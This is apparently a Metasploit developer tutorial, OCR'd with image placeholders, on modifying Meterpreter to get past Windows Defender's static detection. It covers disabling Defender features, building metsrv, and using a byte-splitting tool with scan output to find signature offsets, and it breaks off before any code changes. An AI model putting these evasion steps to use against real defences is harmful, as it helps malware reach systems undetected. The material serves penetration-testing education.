Modifying Meterpreter to Evade Static Detection

A Case Study Against Microsoft Windows Defender

Wei Chen

Introduction

Metasploit is one of the most popular penetration testing frameworks in the security industry. It allows people to perform all kinds of offensive scenarios against their networks, from vulnerability exploitation, password auditing, persistent backdoors, etc, in order to secure them.

One of the biggest challenges Metasploit faces today is antivirus, especially with payloads. Truth be told, it is very difficult to conduct a successful attack with an out-of-box Metasploit Framework, and one of those reasons is because there are at least 46 antivirus products out there that can detect Windows Meterpreter. Some, such as Microsoft Windows Defender, are even installed by default on Windows systems. This forces Metasploit users to seek third-party solutions for evasion purposes, such as: Powershell, JavaScript, or tools like Veil, etc.

Evasion is always a cat-and-mouse game, because there is no silver bullet whether you're on the defensive or offensive side. The best thing you can do is always try to stay a little ahead of the other guy. This is why at Metasploit, we need to make sure our developers have the skills to play the game. When there is something that flags our payload, we are ready to counter it.

The purpose of this documentation is to transfer knowledge on how one could evade static malware detection manually in a walk-through style, from properly setting up your development environment, to using a black-box technique to identify signatures, and bypass them.


We will be using Microsoft Windows Defender as a practice target.

About Microsoft Windows Defender

Windows Defender is an anti-malware system installed by default on modern Windows systems. It is powered by machine learning, and there are two major components to it: Local client, and a cloud system.

The vast majority of scanned objects are evaluated by the lightweight machine learning models built into the Windows Defender client, which runs locally on the operating system. Other classifications, such as generic, behavior-based detection, and heuristic, etc, also help with that. These defenses detect [97%](#) of malware on the client.

In rare cases where local intelligence can't reach a definitive verdict, Windows Defender AV will use the cloud for deeper analysis.



The client machine can operate independently. But without the cloud, Windows Defender is only good enough to detect known threats, and almost defenseless against the unknown ones.

In my experiments, where I wrote a custom bindshell, DLL injection, a Hello World using an UPX packer, etc. I never got caught by Microsoft, but plenty of other AV vendors did. As an attacker, this is something we can take advantage of.

Setting Up a Meterpreter Development Environment

Important Repositories to Know

There are three major repositories that make up most of the Metasploit payload source code:

Metasploit-Framework

You will find most of the payload generation logic in this repository. A good starting point is the Msf::PayloadGenerator class, which is used by msfvenom.

You will also find most of the Metasploit shellcode here. Sometimes they can be found throughout the lib/msf/core/payload directory, sometimes the external/source/shellcode directory.

Metasploit-Payloads

You will find most of the payload source code here. For example, the C code for Windows Meterpreter, the Java code for Java Meterpreter, Python, etc. We used to build the payload gems from here, but not anymore because of AV evasion.

For education purposes, we will use this repository for the walk-through.

Development Setup

C/C++ IDE


All Windows Meterpreters are built with Microsoft Visual Studio 2013.

Operating System


Ideally, you should install Visual Studio on Windows 10, because it provides the best development experience for Meterpreters.

And then there are a couple of settings you want to turn off.


Note that since Windows Defender is powered by machine learning, which means cloud-based, you should turn off Automatic Sample Submission in Windows Defender Security Center:



Also turn off Cloud-delivered protection, which seems to work best with all the run-time protection features enabled:



The last important thing you want to turn off is the File and Program Activity Monitor, because it would interfere with compiling Meterpreter. To do so, open the "Local Group Policy Editor", and then "Computer Configuration" -> "Administrative Templates" -> "Windows Components" -> "Windows Defender Antivirus" -> "Real-time protection", set the following to "Disabled".



A Hex Editor

A hex editor is useful when you need to inspect a binary file.

010 Editor is highly recommended, because it can also parse PE format, which allows you to understand binary you are looking at.

A Disassembler

IDA Pro is the best disassembler tool in the industry.

If you are unable to get a IDA Pro license, you may try the free version here. The free version does not come with a decompiler, but you don't really need it for our evasion practice.

A dynamic Debugger

You can use either OllyDBG, or WinDBG.

OllyDBG tends to be easier to use when there is a lot of stepping involved, also easier to modify instructions in memory.

WinDBG tends to be harder to use for first timers due to the amount of commands you must remember, but it provides more information.

Other Tools

SysInternalSuite has a collection of handy tools for development purposes.

One of those tools you might use from time to time for Metasploit payload development is Dbgview, which allows you to see debugging messages at real time. Debugging messages are useful when you want to find out some error message, how much code your program has executed, extra information, etc.

For our evasion exercises, we will also be using a custom tool called DSpand, which will be explained later.

Building Meterpreter

Before we analyze signatures, let's make sure we can compile Meterpreter without problems.

Placing your Metasploit-Payloads Repository

First, make sure you git cloned the metasploit-payloads repository. You can either do this on a Windows machine, which would require you to prepare for your own git setup. Or, you can do it from your host machine (which you probably have the git setup already), and then share the folder.

Some of us tend to do the second, because it's quicker.

Ways to Build

You can either use the Developer Command Prompt to build, or the IDE.

Building with Developer Command Prompt

If you choose the command prompt, first open:

```
Metasploit-payloads\c\meterpreter\workspace\make.msbuild
```

And modify the targets to the following so that the build process is quicker.

```
Targets="Build"
```

You should also enable debugging information so that your Meterpreter DLL includes symbols, which makes your life much easier when reverse-engineering it. To do this, open:

```
Metasploit-payloads\c\meterpreter\workspace\metsrv\metsrv.vcxpr
oj
```

And then change the value for GenerateDebugInformation to true, like this:

```
<GenerateDebugInformation>true</GenerateDebugInformation>
```

Finally, go to the meterpreter directory, and then run "make x86" to build (or just "make" for both architectures). You will find your newly built DLLs in this directory:


```
metasploit-payloads\c\meterpreter\output\
```

Building with IDE

If you choose to build with the IDE, then you can just open the following solution file with Visual Studio:


```
metasploit-payloads\c\meterpreter\workspace\meterpreter.sln
```

And make sure to enable debugging information so that your Meterpreter includes symbols. To do this, right click on the “metsrv” solution, and click “Properties” like this:



Select “Configuration Properties” -> “General” -> “Linker” -> “Debugging”. And choose “Yes” for “Generate Debug Info”.


Also, make sure to change the build configuration to “Release”, and skip building ext_server_sniffer:



Go ahead and build metsrv, and you will find your newly built metsrv.x86.dll in this directory:

```
metasploit-payloads\c\meterpreter\workspace\metsrv\r7_release\W
in32
```

If you scan your newly generated metsrv.x86.dll, Windows Defender should tell you that this is a payload named Trojan:Win64/Meterpreter.A:



Loading Custom Meterpreter DLLs in Framework

Now that you have the metsrv.x86.dll built, you must place it in the following directory so that Metasploit Framework will actually use it:

```
msf/data/meterpreter
```

msf = Your base directory for Metasploit Framework

You will know Framework is using your DLL when you obtain a new Meterpreter session.

Black-Box Evasion Strategies

Obviously, there is more than one way to defeat antivirus. Since we currently know very little about the technical details of the technologies behind Windows Defender, an appropriate approach is probably by using DSpand, a custom black-box method to find the flags that are being flagged by AV.

So here's our plan:

1. Build our metsrv DLL.
2. Find the opcodes that get flagged by Windows Defender using DSpand.
3. Identify the flagged source code from those opcodes.
4. Modify the source code, build, and then scan again with AV.
5. Continue this process until AV no longer flags us as malicious.

What a great plan. Now let's do it.

Searching for Signatures with DSpand


Intro to DSpand

The term DSpand is something I made up to better describe what the custom tool does. I am not sure if the industry has a standard name for this.


DSpand is based on the idea of DSplit, a tool that splits a chunk of data into pieces. Traditionally, each file generated by DSplit is literally a chunk from the original file. The problem with that is the suspicious bytes may not be in a readable PE format, resulting a false negative. Therefore, it is probably better to expand (grow) each chunk until we have the complete file like the original.

For example, say you have a the Meterpreter DLL here:

Using DSpand, we can break down the file into multiple files:



Now, if we scan all of them with AV, in theory the ones that contain the suspicious bytes that AV recognizes should get picked up (in this case, the ones in red):




If we inspect these suspicious files, we should have an idea where the suspicious code begins. And then hopefully we can find that in source, and modify accordingly.

Using DSpand

Now that you get the idea, let's try it on your metsrv.x86.dll (with symbols). First, create a folder named "metsrv_bits", and then run the dspand.rb tool like the following:

```
./dspand.rb -p metsrv.x86.dll -s 100 -f metsrv_bits/
```

The above command will expand every 100 bytes, and save the changes in the metsrv_bits folder. There should be 2514 files generated (about 300 mb of data):



And then we can scan the folder like this with Windows Defender:


```
C:\ Program Files\Widnows Defender> MpCmdRun.exe -Scan
-ScanType 3 -DisableRemediation -File full_path_to_metsrv_bits
```

And hopefully a lot of files will be flagged:


```
C:\Program Files\Windows Defender>
C:\Program Files\Windows Defender>MpCmdRun.exe -Scan -ScanType 3 -DisableRemediation -File "C:\Users\sinn3r\Desktop\metsrv_bits"
Scan starting...
Scan finished.
Scanning C:\Users\sinn3r\Desktop\metsrv_bits found 1 threats.

<==========================LIST OF DETECTED THREATS=========================>
---------------------------- Threat information ----------------------------
Threat                    : Trojan:Win64/Meterpreter.A
Resources                 : 2462 total
    file                  : C:\Users\sinn3r\Desktop\metsrv_bits\test_case_2513.exe
    file                  : C:\Users\sinn3r\Desktop\metsrv_bits\test_case_2512.exe
    file                  : C:\Users\sinn3r\Desktop\metsrv_bits\test_case_2511.exe
    file                  : C:\Users\sinn3r\Desktop\metsrv_bits\test_case_2510.exe
    file                  : C:\Users\sinn3r\Desktop\metsrv_bits\test_case_2509.exe
    file                  : C:\Users\sinn3r\Desktop\metsrv_bits\test_case_2508.exe
    file                  : C:\Users\sinn3r\Desktop\metsrv_bits\test_case_2507.exe
    file                  : C:\Users\sinn3r\Desktop\metsrv_bits\test_case_2506.exe
    file                  : C:\Users\sinn3r\Desktop\metsrv_bits\test_case_2505.exe
    file                  : C:\Users\sinn3r\Desktop\metsrv_bits\test_case_2504.exe
    file                  : C:\Users\sinn3r\Desktop\metsrv_bits\test_case_2503.exe
    file                  : C:\Users\sinn3r\Desktop\metsrv_bits\test_case_2502.exe
    file                  : C:\Users\sinn3r\Desktop\metsrv_bits\test_case_2501.exe
    file                  : C:\Users\sinn3r\Desktop\metsrv_bits\test_case_2500.exe
    file                  : C:\Users\sinn3r\Desktop\metsrv_bits\test_case_2499.exe
    file                  : C:\Users\sinn3r\Desktop\metsrv_bits\test_case_2498.exe
```

Usually, there are only two files you care about out of all these results: The last file that is still recognized as good (not a threat), and the first file that is recognized as a threat. In our case, it’s these two files:



test_case_0051.exe



test_case_0052.exe

Now that we have the files, the next thing we want to do is translating those bytes into meaningful assembly instructions, and then trace it back to the source code.

